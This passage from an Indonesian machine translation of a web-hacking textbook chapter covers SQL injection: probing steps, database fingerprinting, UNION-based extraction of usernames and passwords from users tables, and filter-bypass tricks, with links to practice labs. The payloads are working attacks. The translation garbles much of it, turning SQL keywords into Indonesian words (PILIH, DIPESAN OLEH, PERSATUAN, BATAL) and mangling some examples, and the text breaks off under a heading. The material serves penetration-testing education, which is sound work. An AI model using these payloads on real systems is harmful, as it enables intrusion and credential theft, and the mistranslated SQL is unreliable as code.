Dalam kasus yang paling jelas, cacat injeksi SQL dapat ditemukan dan diverifikasi secara meyakinkan dengan menyediakan satu item input yang tidak terduga ke aplikasi. Dalam kasus lain, bug mungkin sangat tidak kentara dan mungkin sulit dibedakan dari kategori kerentanan lain atau dari anomali jinak yang tidak menimbulkan ancaman keamanan. Namun demikian, Anda dapat melakukan berbagai langkah dengan cara yang teratur untuk memverifikasi sebagian besar kelemahan injeksi SQL dengan andal.

CATAT Dalam latihan pemetaan aplikasi Anda (lihat Bab 4), Anda harus mengidentifikasi kejadian di mana aplikasi tampaknya mengakses database back-end. Semua ini perlu diselidiki untuk kelemahan injeksi SQL. Faktanya, setiap item data yang dikirimkan ke server dapat diteruskan ke fungsi database dengan cara yang tidak jelas dari sudut pandang pengguna dan dapat ditangani dengan cara yang tidak aman. Oleh karena itu, Anda perlu menyelidiki setiap item tersebut untuk kerentanan injeksi SQL. Ini mencakup semua parameter URL, cookie, item dari POST data, dan header HTTP. Dalam semua kasus, kerentanan mungkin ada dalam penanganan nama dan nilai parameter yang relevan.

TIP Saat Anda menyelidiki kerentanan injeksi SQL, pastikan untuk menyelesaikan setiap proses multistep di mana Anda mengirimkan masukan buatan. Aplikasi sering mengumpulkan kumpulan data di beberapa permintaan, dan mereka menyimpannya ke database hanya setelah set lengkap dikumpulkan. Dalam situasi ini, Anda akan kehilangan banyak kerentanan injeksi SQL jika Anda hanya mengirimkan data yang dibuat dalam setiap permintaan individual dan memantau respons aplikasi terhadap permintaan tersebut.

Menyuntikkan ke Data String

Saat data string yang disediakan pengguna dimasukkan ke dalam kueri SQL, data tersebut dikemas dalam tanda kutip tunggal. Untuk mengeksplorasi cacat injeksi SQL apa pun, Anda harus keluar dari tanda kutip ini.

LANGKAH HACK

1. Kirimkan tanda kutip tunggal sebagai item data yang Anda targetkan. Amati apakah terjadi kesalahan, atau apakah hasilnya berbeda dari aslinya dengan cara lain. Jika pesan kesalahan basis data terperinci diterima, lihat bagian "Sintaks SQL dan Referensi Kesalahan" pada bab ini untuk memahami artinya.

2. Jika ditemukan kesalahan atau perilaku berbeda lainnya, kirimkan dua tanda kutip tunggal secara bersamaan. Basis data menggunakan dua tanda kutip tunggal sebagai urutan pelarian untuk mewakili kutipan tunggal literal, sehingga urutan tersebut ditafsirkan sebagai data dalam string yang dikutip daripada terminator string penutup. Jika input ini menyebabkan error atau perilaku anomali menghilang, aplikasi mungkin rentan terhadap injeksi SQL.
3. Sebagai verifikasi lebih lanjut bahwa ada bug, Anda dapat menggunakan karakter SQL concatenator untuk membuat string yang setara dengan beberapa input jinak. Jika aplikasi menangani input buatan Anda dengan cara yang sama seperti input jinak yang sesuai, aplikasi tersebut kemungkinan akan rentan. Setiap jenis database menggunakan metode yang berbeda untuk penggabungan string. Contoh berikut dapat disuntikkan untuk membangun input yang setara dengan FOO dalam aplikasi yang rentan:
 - Permal: '| |'FOO
 - MS-SQL: '+'FOO
 - MySQL: "FOO (perhatikan spasi di antara dua tanda kutip)

TIP salah satu cara untuk mengonfirmasi bahwa aplikasi berinteraksi dengan database backend adalah dengan mengirimkan karakter wildcard SQL % dalam parameter yang diberikan. Misalnya, mengirimkan ini di bidang pencarian sering mengembalikan hasil dalam jumlah besar, yang menunjukkan bahwa input diteruskan ke kueri SQL. Tentu saja, ini tidak selalu menunjukkan bahwa aplikasi tersebut rentan — hanya saja Anda harus menyelidiki lebih lanjut untuk mengidentifikasi kekurangan yang sebenarnya.

TIP saat mencari injeksi SQL menggunakan kutipan tunggal, awasi setiap kesalahan JavaScript yang terjadi saat browser Anda memproses halaman yang dikembalikan. Cukup umum untuk input yang disediakan pengguna dikembalikan dalam JavaScript, dan kutipan tunggal yang tidak bersih akan menyebabkan kesalahan pada juru bahasa JavaScript, seperti yang terjadi pada juru bahasa SQL. Kemampuan untuk menyuntikkan JavaScript sewenang-wenang ke dalam respons memungkinkan serangan skrip lintas situs, seperti yang dijelaskan di Bab 12.

Menyuntikkan ke Data Numerik

Saat data numerik yang disediakan pengguna digabungkan ke dalam kueri SQL, aplikasi mungkin masih menangani ini sebagai data string dengan merangkumnya dalam tanda kutip tunggal. Oleh karena itu, Anda harus selalu mengikuti langkah-langkah yang dijelaskan sebelumnya untuk data string. Namun, dalam kebanyakan kasus, data numerik diteruskan langsung ke database dalam bentuk numerik dan karenanya tidak ditempatkan dalam tanda kutip tunggal. Jika tidak ada pengujian sebelumnya yang menunjukkan adanya kerentanan, Anda dapat mengambil beberapa langkah spesifik lainnya terkait dengan data numerik.

LANGKAH HACK

- 1.** Coba berikan ekspresi matematika sederhana yang setara dengan nilai numerik asli. Misalnya, jika nilai aslinya adalah 2, coba ajukan $1+1$ atau $3-1$. Jika aplikasi merespons dengan cara yang sama, itu mungkin menjadi rentan.
- 2.** Pengujian sebelumnya paling andal dalam kasus di mana Anda telah memastikan bahwa item yang dimodifikasi memiliki efek nyata pada perilaku aplikasi. Misalnya, jika aplikasi menggunakan `pageID` parameter untuk menentukan konten mana yang harus dikembalikan, mengganti $1+1$ untuk 2 dengan hasil yang setara adalah pertanda baik bahwa injeksi SQL ada. Namun, jika Anda dapat menempatkan sembarang masukan ke dalam parameter numerik tanpa mengubah perilaku aplikasi, pengujian sebelumnya tidak memberikan bukti adanya kerentanan.
- 3.** Jika pengujian pertama berhasil, Anda dapat memperoleh bukti kerentanan lebih lanjut dengan menggunakan ekspresi yang lebih rumit yang menggunakan kata kunci dan sintaks khusus SQL. Sebuah contoh yang baik dari ini adalah `ASCII` perintah, yang mengembalikan kode ASCII numerik dari karakter yang disediakan. Misalnya, karena nilai ASCII dari A adalah 65, ekspresi berikut setara dengan 2 dalam SQL:

`67-ASCII('A')`

- 4.** Pengujian sebelumnya tidak akan berfungsi jika tanda kutip tunggal difilter. Namun, dalam situasi ini Anda dapat mengeksploitasi fakta bahwa database secara implisit mengonversi data numerik menjadi data string jika diperlukan. Oleh karena itu, karena nilai ASCII dari karakter 1 adalah 49, ekspresi berikut setara dengan 2 dalam SQL:

`51-ASCII(1)`

TIP Kesalahan umum saat menyelidiki aplikasi untuk cacat seperti injeksi SQL adalah lupa bahwa karakter tertentu memiliki arti khusus dalam permintaan HTTP. Jika Anda ingin memasukkan karakter ini ke dalam muatan serangan Anda, Anda harus berhati-hati untuk menyandikan URL mereka untuk memastikan bahwa mereka diinterpretasikan dengan cara yang Anda inginkan. Secara khusus:

- `&and` = digunakan untuk menggabungkan pasangan nama/nilai untuk membuat string kueri dan blok dari POSdata. Anda harus menyandikannya menggunakan `%26` dan `%3d`, masing-masing.
- Spasi literal tidak diperbolehkan dalam string kueri. Jika dikirimkan, mereka akan secara efektif mengakhiri seluruh string. Anda harus menyandikannya menggunakan `+` atau `%20`.
- Karena `+` digunakan untuk menyandikan spasi, jika Anda ingin menyertakan `+` sebenarnya dalam string Anda, Anda harus menyandikannya menggunakan `%2b`. Oleh karena itu, dalam contoh numerik sebelumnya, `1+1` harus disampaikan sebagai `1%2b1`.

- Titik koma digunakan untuk memisahkan bidang cookie dan harus dikodekan menggunakan %3b.

Pengkodean ini diperlukan apakah Anda mengedit nilai parameter langsung dari browser Anda, dengan proxy pencegat, atau melalui cara lain apa pun. Jika Anda gagal menyandikan karakter bermasalah dengan benar, Anda dapat membatakan seluruh permintaan atau mengirimkan data yang tidak Anda inginkan.

Langkah-langkah yang baru saja dijelaskan secara umum cukup untuk mengidentifikasi sebagian besar kerentanan injeksi SQL, termasuk banyak di antaranya yang tidak memberikan hasil yang berguna atau informasi kesalahan yang dikirimkan kembali ke browser. Namun, dalam beberapa kasus, teknik yang lebih canggih mungkin diperlukan, seperti penggunaan penundaan waktu untuk memastikan adanya kerentanan. Kami akan menjelaskan teknik ini nanti di bab ini.

Menyuntikkan ke dalam Struktur Kueri

Jika data yang disediakan pengguna dimasukkan ke dalam struktur kueri SQL itu sendiri, alih-alih item data dalam kueri, mengeksplorasi injeksi SQL hanya melibatkan penyediaan sintaks SQL yang valid secara langsung. Tidak diperlukan "melarikan diri" untuk keluar dari konteks data apa pun.

Titik injeksi paling umum dalam struktur kueri SQL ada di dalam DIPESAN OLEH ayat. ITUDIPESAN OLEH kata kunci mengambil nama atau nomor kolom dan mengurutkan kumpulan hasil sesuai dengan nilai di kolom itu. Fungsionalitas ini sering ditampilkan kepada pengguna untuk memungkinkan penyortiran tabel di dalam browser.

Contoh tipikal adalah tabel buku yang dapat di sortir yang diambil menggunakan kueri ini:

PILIH penulis, judul, tahun DARI buku MANA penerbit = 'Wiley' ORDER BY title ASC

Jika nama kolom judul dalam DIPESAN OLEH ditentukan oleh pengguna, tidak perlu menggunakan kutip tunggal. Data yang disediakan pengguna sudah secara langsung mengubah struktur kueri SQL.

TIP Dalam beberapa kasus yang lebih jarang, input yang disediakan pengguna dapat menentukan nama kolom dalam ADI MANA ayat. Karena ini juga tidak dikemas dalam tanda kutip tunggal, masalah serupa terjadi. Penulis juga menjumpai aplikasi di mana nama tabel telah menjadi parameter yang disediakan pengguna. Akhirnya, sejumlah aplikasi mengejutkan memaparkan kata kunci sort order (ASC atau DESKRIPTIF) untuk ditentukan oleh pengguna, mungkin percaya bahwa ini tidak memiliki konsekuensi untuk serangan injeksi SQL.

Menemukan injeksi SQL dalam nama kolom bisa jadi sulit. Jika nilai yang diberikan bukan nama kolom yang valid, kueri menghasilkan kesalahan. Ini berarti bahwa responsnya akan sama terlepas dari apakah penyerang mengajukan a

string traversal jalur, kutipan tunggal, kutipan ganda, atau string arbitrer lainnya. Oleh karena itu, teknik umum untuk fuzzing otomatis dan pengujian manual cenderung mengabaikan kerentanan. String uji standar untuk berbagai jenis kerentanan semuanya akan menyebabkan respons yang sama, yang mungkin tidak mengungkapkan sifat kesalahan itu sendiri.

CATATA Beberapa pertahanan injeksi SQL konvensional yang dijelaskan nanti di bab ini tidak dapat diimplementasikan untuk nama kolom yang ditentukan pengguna. Menggunakan pernyataan yang disiapkan atau keluar dari tanda kutip tunggal tidak akan mencegah jenis injeksi SQL ini. Akibatnya, vektor ini adalah kunci yang harus diperhatikan dalam aplikasi modern.

LANGKAH HACK

1. Catat setiap parameter yang muncul untuk mengontrol urutan atau jenis bidang dalam hasil yang dikembalikan aplikasi.
2. Buat serangkaian permintaan yang memberikan nilai numerik dalam nilai parameter, dimulai dengan angka 1 dan menambahkannya dengan setiap permintaan berikutnya:
 - Jika mengubah angka pada input memengaruhi urutan hasil, input mungkin dimasukkan ke dalam DIPESAN OLEH. Dalam SQL, PESAN OLEH 1 pesanan berdasarkan kolom pertama. Meningkatkan jumlah ini menjadi 2 kemudian harus mengubah urutan tampilan data menjadi urutan menurut kolom kedua. Jika angka yang diberikan lebih besar dari jumlah kolom dalam rangkaian hasil, kueri akan gagal. Dalam situasi ini, Anda dapat mengonfirmasi bahwa SQL lebih lanjut dapat diinjeksi dengan memeriksa apakah urutan hasil dapat dibalik, menggunakan yang berikut ini:

1 ASK --
1 DESKRIPSI --
 - Jika memberikan nomor 1 menyebabkan serangkaian hasil dengan kolom yang berisi 1 di setiap baris, input mungkin dimasukkan ke dalam nama kolom yang dikembalikan oleh kueri. Misalnya:

PILIH 1, judul, tahun DARI buku WHERE publisher='Wiley'

CATAT Memanfaatkan injeksi SQL di sebuah DIPESAN OLEH klausula berbeda secara signifikan dari kebanyakan kasus lainnya. Database tidak akan menerima aUNI, DI MANA, ATAU, atau DANKata kunci pada titik ini dalam kueri. Umumnya eksploitasi mengharuskan penyerang untuk menentukan kueri bersarang sebagai pengganti parameter, seperti mengganti nama kolom dengan (pilih 1 di mana <> kondisi> atau 1/0=0), dengan demikian memanfaatkan teknik inferensi yang dijelaskan nanti dalam bab ini. Untuk database yang mendukung kueri batch seperti MS-SQL, ini bisa menjadi opsi yang paling efisien.

Fingerprint Database

Sebagian besar teknik yang dijelaskan sejauh ini efektif terhadap semua platform database umum, dan setiap perbedaan telah diakomodasi melalui penyesuaian kecil pada sintaks. Namun, saat kita mulai melihat teknik eksploitasi yang lebih maju, perbedaan antar platform menjadi lebih signifikan, dan Anda akan semakin perlu mengetahui jenis database back-end yang Anda hadapi.

Anda telah melihat bagaimana Anda bisa mengekstrak string versi dari tipe database utama. Meskipun hal ini tidak dapat dilakukan karena beberapa alasan, biasanya sidik jari basis data dapat dilakukan dengan menggunakan metode lain. Salah satu yang paling dapat diandalkan adalah cara berbeda yang digunakan database untuk menggabungkan string. Dalam kueri tempat Anda mengontrol beberapa item data string, Anda dapat memberikan nilai tertentu dalam satu permintaan, lalu menguji berbagai metode penggabungan untuk menghasilkan string tersebut. Ketika hasil yang sama diperoleh, Anda mungkin telah mengidentifikasi jenis database yang digunakan. Contoh berikut menunjukkan bagaimana string jika dapat dibangun pada jenis database yang umum:

- **Peramal:**'serv' | 'es'
- **MS-SQL:**'serv'+'es'
- **MySQL:**jasa' (perhatikan spasi)

Jika Anda menyuntikkan data numerik, string serangan berikut dapat digunakan untuk sidik jari database. Setiap item ini bernilai 0 pada database target dan menghasilkan kesalahan pada database lain:

- **Peramal:**BITAND(1,1)-BITAND(1,1)
- **MS-SQL:**@@PACK_RECEIVED-@@PACK_RECEIVED
- **MySQL:**CONNECTION_ID()-CONNECTION_ID()

CATAT! Basis data MS-SQL dan Sybase memiliki asal yang sama, sehingga memiliki banyak kesamaan dalam kaitannya dengan struktur tabel, variabel global, dan prosedur tersimpan. Dalam praktiknya, sebagian besar teknik serangan terhadap MS-SQL yang dijelaskan di bagian selanjutnya akan bekerja dengan cara yang sama terhadap Sybase.

Hal menarik lainnya saat sidik jari basis data adalah bagaimana MySQL menangani jenis komentar inline tertentu. Jika komentar dimulai dengan tanda seru diikuti oleh string versi database, isi komentar ditafsirkan sebagai SQL aktual, asalkan versi database aktual sama dengan atau lebih baru dari string itu. Jika tidak, isinya akan diabaikan dan diperlakukan sebagai komentar. Pemrogram dapat menggunakan fasilitas ini seperti arahan preprocessor di C, memungkinkan mereka untuk menulis kode berbeda yang akan diproses

kondisional pada versi database yang digunakan. Penyerang juga dapat menggunakan fasilitas ini untuk sidik jari versi yang tepat dari database. Misalnya, menyuntikkan string berikut menyebabkan MANA klausanya APILIH pernyataan salah jika versi MySQL yang digunakan lebih besar dari atau sama dengan 3.23.02:

```
/*!32302 dan 1=0*/
```

Operator UNION

Itu PERSATUAN operator digunakan dalam SQL untuk menggabungkan hasil dari dua atau lebih PILIH pernyataan menjadi satu set hasil. Saat aplikasi web berisi kerentanan injeksi SQL yang terjadi di API LIH pernyataan, Anda sering dapat menggunakan PERSATUAN operator untuk melakukan kueri kedua yang benar-benar terpisah, dan menggabungkan hasilnya dengan yang pertama. Jika hasil kueri dikembalikan ke browser Anda, teknik ini dapat digunakan untuk mengekstrak data arbitrer dengan mudah dari dalam database. PERSATUAN didukung oleh semua produk DBMS utama. Ini adalah cara tercepat untuk mengambil informasi arbitrer dari database dalam situasi di mana hasil kueri dikembalikan secara langsung.

Ingat aplikasi yang memungkinkan pengguna untuk mencari buku berdasarkan penulis, judul, penerbit, dan kriteria lainnya. Mencari buku yang diterbitkan oleh Wiley menyebabkan aplikasi melakukan kueri berikut:

```
PILIH penulis, judul, tahun DARI buku WHERE penerbit = 'Wiley'
```

Misalkan kueri ini mengembalikan rangkaian hasil berikut:

PENGARANG	JUDUL	TAHUN
Litchfield	Buku Panduan Peretas Basis Data	2005
Anley	Buku Pegangan Shellcoder	2007

Anda telah melihat sebelumnya bagaimana seorang penyerang dapat memberikan masukan buatan ke fungsi pencarian untuk menumbangkan kueri ID MANA klausanya dan karena itu kembalikan semua buku yang disimpan dalam database. Serangan yang jauh lebih menarik adalah dengan menggunakan PERSATUAN operator untuk menyuntikkan keduanya kueri dan menambahkan hasilnya ke yang pertama. Permintaan kedua ini dapat mengekstrak data dari tabel database yang berbeda. Misalnya, memasukkan istilah pencarian:

```
'Wiley' UNION SELECT username,password,uid FROM users--
```

menyebabkan aplikasi melakukan kueri berikut:

```
PILIH penulis, judul, tahun DARI buku MANA penerbit = 'Wiley' UNION PILIH nama pengguna, kata sandi, uid DARI pengguna--'
```

Ini mengembalikan hasil pencarian awal diikuti dengan isi tabel users:

PENGARANG	JUDUL	TAHUN
Litchfield	Buku Panduan Peretas Basis Data	2005
Anley	Buku Pegangan Shellcoder	2007
admin	r00tr0x	0
jurang	Menyalakan ulang	1

CATAT Bila hasil dua atau lebihPILIHquery digabungkan menggunakanPERSATUANoperator, nama kolom dari kumpulan hasil gabungan sama dengan yang dikembalikan oleh yang pertamaPILIHpertanyaan. Seperti yang ditunjukkan pada tabel sebelumnya, nama pengguna muncul dipengarangkolom, dan kata sandi muncul di judulkolom. Ini berarti bahwa ketika aplikasi memproses hasil kueri yang dimodifikasi, aplikasi tidak memiliki cara untuk mendeteksi bahwa data yang dikembalikan berasal dari tabel yang berbeda.

Contoh sederhana ini menunjukkan potensi kekuatan yang sangat besar dariPERSATUANoperator ketika digunakan dalam serangan injeksi SQL. Namun, sebelum dapat dieksloitasi dengan cara ini, dua ketentuan penting perlu dipertimbangkan:

- Ketika hasil dari dua kueri digabungkan menggunakanPERSATUANoperator, dua set hasil harus memiliki struktur yang sama. Dengan kata lain, mereka harus berisi jumlah kolom yang sama, yang memiliki tipe data yang sama atau kompatibel, muncul dalam urutan yang sama.
- Untuk menyuntikkan kueri kedua yang akan mengembalikan hasil yang menarik, penyerang perlu mengetahui nama tabel database yang ingin dia targetkan, dan nama kolom yang relevan.

Mari kita lihat lebih dalam ketentuan pertama ini. Misalkan penyerang mencoba menyuntikkan kueri kedua yang mengembalikan jumlah kolom yang salah. Dia memberikan masukan ini:

Nama pengguna UNION SELECT Wiley, kata sandi DARI pengguna--

Kueri asli mengembalikan tiga kolom, dan kueri yang disuntikkan hanya mengembalikan dua kolom. Oleh karena itu, database mengembalikan kesalahan berikut:

ORA-01789: blok kueri memiliki jumlah kolom hasil yang salah

Sebagai gantinya, misalkan penyerang mencoba menyuntikkan kueri kedua yang kolomnya memiliki tipe data yang tidak kompatibel. Dia memberikan masukan ini:

Wiley' UNION SELECT uid,username,password FROM users--

Ini menyebabkan database mencoba menggabungkan kolom kata sandi dari kueri kedua (yang berisi data string) dengan kolom tahun dari kueri pertama (yang berisi data numerik). Karena data string tidak dapat diubah menjadi data numerik, hal ini menyebabkan error:

ORA-01790: ekspresi harus memiliki tipe data yang sama dengan ekspresi yang sesuai

CATATA Pesan kesalahan yang ditampilkan di sini adalah untuk Oracle. Pesan yang setara untuk database lain tercantum di bagian selanjutnya "Sintaks SQL dan Referensi Kesalahan."

Dalam banyak kasus dunia nyata, pesan kesalahan database yang ditampilkan dijebak oleh aplikasi dan tidak dikembalikan ke browser pengguna. Oleh karena itu, mungkin tampak bahwa dalam upaya untuk menemukan struktur kueri pertama, Anda dibatasi untuk menebak-nebak saja. Namun, bukan itu masalahnya. Tiga poin penting berarti bahwa tugas Anda biasanya mudah:

- Agar kueri yang disuntikkan dapat digabungkan dengan yang pertama, tidak harus berisi tipe data yang sama. Sebaliknya, mereka harus kompatibel. Dengan kata lain, setiap tipe data dalam kueri kedua harus identik dengan tipe yang sesuai di kueri pertama atau secara implisit dapat dikonversi ke dalamnya. Anda telah melihat bahwa database secara implisit mengonversi nilai numerik menjadi nilai string. Bahkan, nilainya BATAL dapat dikonversi ke tipe data apa pun. Oleh karena itu, jika Anda tidak mengetahui tipe data dari bidang tertentu, Anda dapat melakukannya dengan mudah PILIH NULL untuk bidang itu.
- Jika aplikasi menjebak pesan kesalahan database, Anda dapat dengan mudah menentukan apakah kueri yang diinjeksi telah dijalankan. Jika ya, hasil tambahan ditambahkan ke hasil yang dikembalikan oleh aplikasi dari kueri aslinya. Ini memungkinkan Anda untuk bekerja secara sistematis hingga Anda menemukan struktur kueri yang perlu Anda masukkan.
- Dalam kebanyakan kasus, Anda dapat mencapai tujuan Anda hanya dengan mengidentifikasi satu bidang dalam kueri asli yang memiliki tipe data string. Ini cukup bagi Anda untuk menyuntikkan kueri sewenang-wenang yang mengembalikan data berbasis string dan mengambil hasilnya, memungkinkan Anda untuk secara sistematis mengekstrak data apa pun yang diinginkan dari database.

LANGKAH HACK

Tugas pertama Anda adalah menemukan jumlah kolom yang dikembalikan oleh kueri asli yang dijalankan oleh aplikasi. Anda dapat melakukannya dengan dua cara:

1. Anda dapat memanfaatkan fakta itu BATAL dapat dikonversi ke tipe data apa pun untuk menyuntikkan kueri secara sistematis dengan jumlah kolom yang berbeda hingga kueri yang disuntikkan dieksekusi. Misalnya:

```
'UNION SELECT NULL-- 'UNION SELECT  
NULL, NULL-- 'UNION SELECT NULL, NULL,  
NULL--
```

Saat kueri Anda dijalankan, Anda telah menentukan jumlah kolom yang diperlukan. Jika aplikasi tidak mengembalikan pesan kesalahan database, Anda masih dapat mengetahui kapan kueri yang disuntikkan berhasil. Baris data tambahan akan dikembalikan, yang berisi salah satu kata BATAL atau string kosong. Perhatikan bahwa baris yang disuntikkan mungkin hanya berisi sel tabel kosong sehingga mungkin sulit dilihat saat dirender sebagai HTML. Untuk alasan ini lebih baik untuk melihat respon mentah saat melakukan serangan ini.

- Setelah mengidentifikasi jumlah kolom yang diperlukan, tugas Anda selanjutnya adalah menemukan kolom yang memiliki tipe data string sehingga Anda dapat menggunakananya untuk mengekstrak data arbitrer dari database. Anda dapat melakukan ini dengan menyuntikkan kueri yang berisi BATALs, seperti yang Anda lakukan sebelumnya, dan secara sistematis mengganti masing-masing BATAL dengan A. Misalnya, jika Anda mengetahui bahwa kueri harus mengembalikan tiga kolom, Anda dapat memasukkan yang berikut ini:

```
' UNION SELECT 'a', NULL, NULL-- 'UNION  
SELECT NULL, 'a', NULL-- 'UNION SELECT  
NULL, NULL, 'a'--
```

Saat kueri dijalankan, Anda akan melihat baris data tambahan yang berisi nilai A. Anda kemudian dapat menggunakan kolom yang relevan untuk mengekstrak data dari database.

CATAT Dalam database Oracle, setiap PILIH pernyataan harus memuat aDARI atribut, jadi menyuntikkan UNION PILIH NULL menghasilkan kesalahan terlepas dari jumlah kolom. Anda dapat memenuhi persyaratan ini dengan memilih dari tabel yang dapat diakses secara global GANDA. Misalnya:

```
' UNION SELECT NULL DARI DUAL--
```

Saat Anda telah mengidentifikasi jumlah kolom yang diperlukan dalam kueri yang disuntikkan, dan telah menemukan kolom yang memiliki tipe data string, Anda berada dalam posisi untuk mengekstrak data arbitrer. Tes proof-of-concept sederhana adalah mengekstrak string versi database, yang dapat dilakukan pada DBMS apa pun. Misalnya, jika ada tiga kolom, dan kolom pertama dapat mengambil data string, Anda dapat mengekstrak versi database dengan menyuntikkan kueri berikut di MS-SQL dan MySQL:

```
' UNION PILIH @@versi,NULL,NULL--
```

Menyuntikkan kueri berikut mencapai hasil yang sama di Oracle:

```
' Spanduk UNION SELECT,NULL,NULL FROM v$version--
```

Dalam contoh aplikasi pencarian buku yang rentan, kita dapat menggunakan string ini sebagai istilah pencarian untuk mengambil versi database Oracle:

PENGARANG	JUDUL	TAHUN
INTI 9.2.0.1.0 Produksi		
NLSRTL Versi 9.2.0.1.0 - Produksi		
Oracle9i Enterprise Edition Rilis 9.2.0.1.0 - Produksi		
PL/SQL Rilis 9.2.0.1.0 - Produksi		
TNS untuk Windows 32-bit: Versi 9.2.0.1.0 - Produksi		

Tentu saja, meskipun string versi database mungkin menarik, dan memungkinkan Anda untuk meneliti kerentanan dengan perangkat lunak tertentu yang digunakan, dalam banyak kasus Anda akan lebih tertarik untuk mengekstraksi data aktual dari database. Untuk melakukan ini, Anda biasanya perlu mengatasi syarat kedua yang dijelaskan sebelumnya. Artinya, Anda perlu mengetahui nama tabel database yang ingin Anda targetkan dan nama kolom yang relevan.

Mengekstrak Data Berguna

Untuk mengekstrak data yang berguna dari database, biasanya Anda perlu mengetahui nama tabel dan kolom yang berisi data yang ingin Anda akses. DBMS perusahaan utama berisi sejumlah besar metadata database yang dapat Anda kueri untuk menemukan nama setiap tabel dan kolom dalam database. Metodologi untuk mengekstraksi data yang berguna adalah sama di setiap kasus; namun, detailnya berbeda pada platform database yang berbeda.

Mengekstrak Data dengan UNION

Mari kita lihat serangan yang dilakukan terhadap database MS-SQL, tetapi gunakan metodologi yang akan bekerja pada semua teknologi database. Pertimbangkan aplikasi buku alamat yang memungkinkan pengguna menyimpan daftar kontak dan permintaan serta memperbarui detailnya. Saat pengguna mencari kontak bernama Matthew di buku alamatnya, browsernya memposting parameter berikut:

Nama = Matius

dan aplikasi mengembalikan hasil berikut:

NAMA	SUREL
Matius Adamson	handytrick@gmail.com

COBALAH!

```
http://mdsec.net/addressbook/32/
```

Pertama, kita perlu menentukan jumlah kolom yang dibutuhkan. Pengujian untuk satu kolom menghasilkan pesan kesalahan:

```
Name=Matthew'%20union%20select%20null--
```

Semua kueri yang digabungkan menggunakan operator UNION, INTERSECT, atau EXCEPT harus memiliki jumlah ekspresi yang sama dalam daftar targetnya.

Kami menambahkan satu detik BATAL, dan kesalahan yang sama terjadi. Jadi kami terus menambahkan BALS hingga kueri kami dieksekusi, menghasilkan item tambahan di tabel hasil:

```
Name=Matthew'%20union%20select%20null,null,null,null,null--
```

NAMA	SUREL
Matius Adamson	handytrick@gmail.com
[kosong]	[kosong]

Kami sekarang memverifikasi bahwa kolom pertama dalam kueri berisi data string:

```
Name=Matthew'%20union%20select%20'a',null,null,null,null--
```

NAMA	SUREL
Matius Adamson	handytrick@gmail.com
A	

Langkah selanjutnya adalah mencari tahu nama tabel dan kolom database yang mungkin berisi informasi menarik. Kita dapat melakukan ini dengan mengkueri tabel metadata `information_schema.columns`, yang berisi perincian semua tabel dan nama kolom dalam database. Ini dapat diambil dengan kueri ini:

```
Name=Matthew'%20union%20select%20table_name,column_name,null,null,  
null%20from%20information_schema.columns--
```

NAMA	SUREL
Matius Adamson	handytrick@gmail.com
shop_items	harga
shop_items	prodi
shop_items	nama prod
addr_book	Kontak Email
addr_book	nama Kontak
pengguna	nama belakang
pengguna	kata sandi

Di sini, tabel users adalah tempat yang jelas untuk mulai mengekstraksi data. Kami dapat mengekstrak data dari tabel pengguna menggunakan kueri ini:

```
Name=Matthew'%20UNION%20pilih%20username,password,null,null,null%20
from%20users--
```

NAMA	SUREL
Matius Adamson	handytrick@gmail.com
administrator	fme69
dev	uber
marcus	8pinto
pandai besi	dua enam puluh
jlo	6kdown

TIP `information_schema` didukung oleh MS-SQL, MySQL, dan banyak database lainnya, termasuk SQLite dan Postgresql. Ini dirancang untuk menyimpan metadata basis data, menjadikannya target utama bagi penyerang yang ingin memeriksa basis data. Perhatikan bahwa Oracle tidak mendukung skema ini. Saat menargetkan database Oracle, serangannya akan identik dalam segala hal. Namun, Anda akan menggunakan kueri `PILIH nama_tabel, nama_kolom DARI semua_tab_kolom` untuk mengambil informasi tentang tabel dan kolom dalam database. (Anda akan menggunakan `kolom_tab_pengguna` tabel untuk fokus pada database saat ini saja.) Saat menganalisis database besar untuk titik serangan, biasanya yang terbaik adalah mencari langsung nama kolom yang menarik daripada tabel. Contohnya:

`PILIH nama_tabel, nama_kolom DARI information_schema.columns di mana
nama_kolom SEPERTI '%PASS%'`

TIP Ketika beberapa kolom dikembalikan dari tabel target, ini dapat digabungkan menjadi satu kolom. Hal ini membuat pengambilan lebih mudah, karena memerlukan identifikasi hanya satu bidang varchar dalam kueri asli:

- Permal:PILIH nama_tabel||':'||nama_kolom DARI semua_tab_kolom
- MS-SQL:PILIH table_name+':'+column_name dari information_schema.columns
- MySQL:PILIH CONCAT(table_name,':',column_name) dari information_schema.columns

Melewati Filter

Dalam beberapa situasi, aplikasi yang rentan terhadap injeksi SQL dapat menerapkan berbagai filter input yang mencegah Anda mengeksplorasi kelemahan tanpa batasan. Misalnya, aplikasi dapat menghapus atau membersihkan karakter tertentu atau memblokir kata kunci SQL yang umum. Filter semacam ini seringkali rentan terhadap bypass, jadi Anda harus mencoba berbagai trik dalam situasi ini.

Menghindari Karakter yang Diblokir

Jika aplikasi menghapus atau mengkodekan beberapa karakter yang sering digunakan dalam serangan injeksi SQL, Anda masih dapat melakukan serangan tanpa ini:

- Tanda kutip tunggal tidak diperlukan jika Anda menyuntikkan ke bidang data numerik atau nama kolom. Jika Anda perlu memasukkan string ke dalam muatan serangan Anda, Anda dapat melakukannya tanpa perlu tanda kutip. Anda dapat menggunakan berbagai fungsi string untuk membuat string secara dinamis menggunakan kode ASCII untuk masing-masing karakter. Misalnya, dua kueri berikut untuk Oracle dan MS-SQL, masing-masing, setara dengan pilih enam, sal dari emp di mana enam='marcus':

```
PILIH ename, sal FROM emp dimana ename=CHR(109)||CHR(97)||CHR(114)||CHR(99)||CHR(117)||CHR(115)
```

```
PILIH ename, sal FROM emp WHERE ename=CHAR(109)+CHAR(97)+CHAR(114)+CHAR(99)+CHAR(117)+CHAR(115)
```

- Jika simbol komentar diblokir, Anda sering dapat menyusun data yang disuntikkan sedemikian rupa sehingga tidak merusak sintaks kueri di sekitarnya, bahkan tanpa menggunakan ini. Misalnya, alih-alih menyuntikkan:

' atau 1=1--

Anda dapat menyuntikkan:

' atau 'a'='a

- Saat mencoba menyuntikkan kumpulan kueri ke dalam database MS-SQL, Anda tidak perlu menggunakan pemisah titik koma. Asalkan Anda memperbaiki sintaks semua kueri dalam kumpulan, parser kueri akan menafsirkannya dengan benar, baik Anda menyertakan titik koma atau tidak.

COBALAH!

```
http://mdsec.net/addressbook/71/ http://  
mdsec.net/addressbook/76/
```

Menghindari Validasi Sederhana

